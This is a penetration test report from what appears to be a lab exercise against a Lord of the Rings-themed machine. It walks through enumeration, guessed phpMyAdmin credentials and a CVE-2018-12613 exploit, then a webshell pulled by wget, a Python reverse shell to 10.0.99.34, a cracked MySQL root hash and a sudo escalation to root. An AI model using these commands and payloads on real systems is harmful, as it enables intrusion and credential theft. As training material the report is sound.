

FELLOWSHIP OF THE PENTEST

NANCURINIR Report

Author: Oliver Mustoe



(Image credit: <https://collider.com/lord-of-the-rings-timeline-explained/>)

FELLOWSHIP OF THE PENTEST

Table of Contents

Introduction:.....	3
Objective:.....	3
Recommendations:.....	3
System IP: 10.0.5.28	4
Service enumeration	4
Privilege escalation	10

FELLOWSHIP OF THE PENTEST

Introduction:

This report contains all actions conducted to test the provided target/s, with the purpose of ensuring the vulnerable machine/s would be ready to be deployed in a production environment.

Objective:

The objective of this report is to conduct a penetration test against the provided targets. The penetration tester is tasked with following an orderly approach in penetrating the target to achieve objective goals.

Recommendations:

The penetration tester recommends patching all possible vulnerabilities identified during this test to ensure that an attacker could not exploit them in the future. The patching process should be implemented as a regular patching program to protect against other vulnerabilities found later.

FELLOWSHIP OF THE PENTEST

System IP: 10.0.5.28

Service enumeration

Service enumeration is the process in which methods are used to find services available on the target. By completing this part of the penetration test, the attacker can understand what applications are running on the system for exploitation.

Server IP	Open Ports	Found Directories
10.0.5.28	TCP: 80	http://10.0.5.28/.htaccess http://10.0.5.28/.hta http://10.0.5.28/.htpasswd http://10.0.5.28/index.html http://10.0.5.28/phpmyadmin http://10.0.5.28/server-status

NMAP scan result:

```
└─(champuser@kali)-[~]
└─$ sudo nmap 10.0.5.28 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 15:12 EST
Nmap scan report for 10.0.5.28
Host is up (0.0018s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4

TRACEROUTE
HOP RTT      ADDRESS
1 1.80 ms 10.0.5.28

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds
```

FELLOWSHIP OF THE PENTEST


Result of gobuster:

```
└─(champuser@kali)-[~]
└─$ sudo gobuster dir -e -u http://10.0.5.28/ -w
/usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.0.5.28/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.3
[+] Expanded:           true
[+] Timeout:            10s
=====
2022/11/19 15:22:19 Starting gobuster in directory enumeration mode
=====
http://10.0.5.28/.htaccess      (Status: 403) [Size: 274]
http://10.0.5.28/.hta          (Status: 403) [Size: 274]
http://10.0.5.28/.htpasswd     (Status: 403) [Size: 274]
http://10.0.5.28/index.html    (Status: 200) [Size: 269]
http://10.0.5.28/phpmyadmin     (Status: 301) [Size: 311] [-->
http://10.0.5.28/phpmyadmin/]
http://10.0.5.28/server-status (Status: 403) [Size: 274]
Progress: 4097 / 4615
(88.78%)=====
2022/11/19 15:22:21 Finished
=====
```

FELLOWSHIP OF THE PENTEST

Screenshot of “index.html”:



FELLOWSHIP OF THE PENTEST

Source of "index.html" via curl:


```
(chamuser@kali) - [~]
└─$ curl http://10.0.5.28/
<!DOCTYPE html>
<html>
  <body>
    <h1>Gandalf Bio:</h1>

    <p>Gandalf is a legendary wizard of Middle-earth! His preferred
weapons are his wizard staff, glamdring, and narya!</p>

  </body>
</html>
```

Screenshot of "phpMyAdmin/index.php"




FELLOWSHIP OF THE PENTEST

Using the source of “index.html” page, the user can guess username/password.

phpMyAdmin Username	phpMyAdmin Password
gandalf	shallnotpass

Screenshot of authenticated phpMyAdmin webpage:



A recommended remediation here would be to use more unique/non-easily guessable passwords.

FELLOWSHIP OF THE PENTEST

Port 80: phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion

[CVE-2018-12613](#) | [exploitDB 44924](#) | [exploitDB 44928](#) | [exploitDB 50457](#)


Explanation of Vulnerability: This vulnerability derives from a section of code where pages are redirected and then loaded within phpMyAdmin, as well as an improper test for whitelisted pages. Requires user to be authenticated, except in certain cases.

Remediation: Upgrade to phpMyAdmin 4.8.2 or newer

Severity: High

Proof of concept:

Download [exploitDB 50457](#), execute with username/password gained above like the following screenshot:



```
(champuser@kali)-[~]  
$ python3 50457.py 10.0.5.28 80 /phpmyadmin gandalf shallnotpass id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

FELLOWSHIP OF THE PENTEST

Privilege escalation

Privilege escalation is the process in which design flaws in operating systems or software are exploited to gain access to protected resources on a target system.

(NOTE: Screenshots used to describe steps taken by the penetration tester describing the privilege escalation process.)


On the authenticated phpMyAdmin webpage, navigated to <http://10.0.5.28/phpmyadmin/sql.php?db=mysql&table=user&pos=0>:



The screenshot shows the phpMyAdmin interface with the 'user' table selected in the 'mysql' database. The table contains several users, including 'root'. The 'root' user is highlighted, and the 'Edit' button is visible for it.

Host	User	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv
localhost	debian-sys-maint	Y	Y	Y	Y	Y	Y	Y	Y	Y
localhost	gandalf	Y	Y	Y	Y	Y	Y	Y	Y	Y
localhost	mysql.infoschema	Y	N	N	N	N	N	N	N	N
localhost	mysql.session	N	N	N	N	N	N	N	Y	N
localhost	mysql.sys	N	N	N	N	N	N	N	N	N
localhost	root	Y	Y	Y	Y	Y	Y	Y	Y	Y

Clicked “Edit” for the root user, then scrolled down to find the authentication string for “root”:



The screenshot shows the 'Edit user' form for the 'root' user. The 'authentication_string' field is visible, showing the value '*2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8'. The 'plugin' field is set to 'mysql_native_password'.


Field	Type	Value
max_updates	int unsigned	0
max_connections	int unsigned	0
max_user_connections	int unsigned	0
plugin	char(64)	mysql_native_password
authentication_string	text	*2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8

FELLOWSHIP OF THE PENTEST

Taking this hash, cracked it and found it equals the password “gandalfthewhite”:

2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8

I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
2B72EB4F3B82A23BA9987F76675B83FE9FE8DDC8	MySQL4.1+	gandalfthewhite

A recommended remediation here would be to use more unique/non-easily cracked passwords.

Then, using Weevely, created a webshell named “fotp.php”:

```
(champuser@kali)-[~]  
$ weevely generate password fotp.php  
Generated 'fotp.php' with password 'password' of 771 byte size.
```

Opened a python webserver on port 8123:

```
(champuser@kali)-[~]  
$ python3 -m http.server 8123  
Serving HTTP on 0.0.0.0 port 8123 (http://0.0.0.0:8123/) ...  
█
```

Using the above downloaded exploit, [50457](#), moved the webshell onto the target with wget:

```
(champuser@kali)-[~]  
$ python3 50457.py 10.0.5.28 80 /phpmyadmin gandalf shallnotpass "wget http://10.0.99.34:8123/fotp.php"
```

FELLOWSHIP OF THE PENTEST

Used Weeveily to connect to webshell:

```
(champuser@kali)-[~]
$ weeveily http://10.0.5.28/phpmyadmin/fotp.php password

[+] weeveily 4.0.1

[+] Target:      10.0.5.28
[+] Session:     /home/champuser/.weeveily/sessions/10.0.5.28/fotp_2.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.


weeveily> ls
CODE_OF_CONDUCT.md
CONTRIBUTING.md
ChangeLog
DCO
LICENSE
README
RELEASE-DATE-4.8.1
ajax.php
```

Started a listener:

```
(champuser@kali)-[~]
$ nc -nlvp 4449
listening on [any] 4449 ...
```

Then used the following Python code on the target, through Weeveily, starting a reverse shell (screenshot below showing process done successfully):

```
python3 -c "import sys, socket, os, pty;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(('10.0.99.34',4449));[os.dup2(s.fileno(),fd) for fd
in (0,1,2)];pty.spawn('/bin/bash');"
```



```
champuser@kali: ~
File Actions Edit View Help
(champuser@kali)-[~]
$ weeveily http://10.0.5.28/phpmyadmin/fotp.php password

[+] weeveily 4.0.1

[+] Target:      www-data@nancurunir:/usr/share/phpmyadmin
[+] Session:     /home/champuser/.weeveily/sessions/10.0.5.28/fotp_2.session
[+] Shell:       System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> python3 -c "import sys, socket, os, pty;s=socket.socket(socket.AF_INET, socket.SOCK
10.0.99.34',4449));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn('/bin/bash');"

champuser@kali: ~
File Actions Edit View Help
(champuser@kali)-[~]
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.99.34] from (UNKNOWN) [10.0.5.28] 38284
www-data@nancurunir:/usr/share/phpmyadmin$
```

FELLOWSHIP OF THE PENTEST

After, checked “/home” and found a user named “gandalf”, tried the root password gained from the database and it successfully authenticated. Checked the gandalf users’ groups with “id”, and found it has sudo so escalation to root was possible. Screenshot shows process and user/root flags:

gandalf user username	gandalf user password
gandalf	gandalfthewhite

```
www-data@nancurunir:/usr/share/phpmyadmin$ su gandalf
su gandalf
Password: gandalfthewhite

$ id
id
uid=1002(gandalf) gid=1002(gandalf) groups=1002(gandalf),27(sudo)
$ cd
cd
$ cat user-flag.txt
cat user-flag.txt
"82745644-c7f3-4250-acba-aa453abb2249"
$ sudo su
sudo su
[sudo] password for gandalf: gandalfthewhite

root@nancurunir:/home/gandalf# cd
cd
root@nancurunir:~# cat root-flag.txt
cat root-flag.txt
"22815793-a31c-42e5-ab46-a42241152c26"
root@nancurunir:~#
```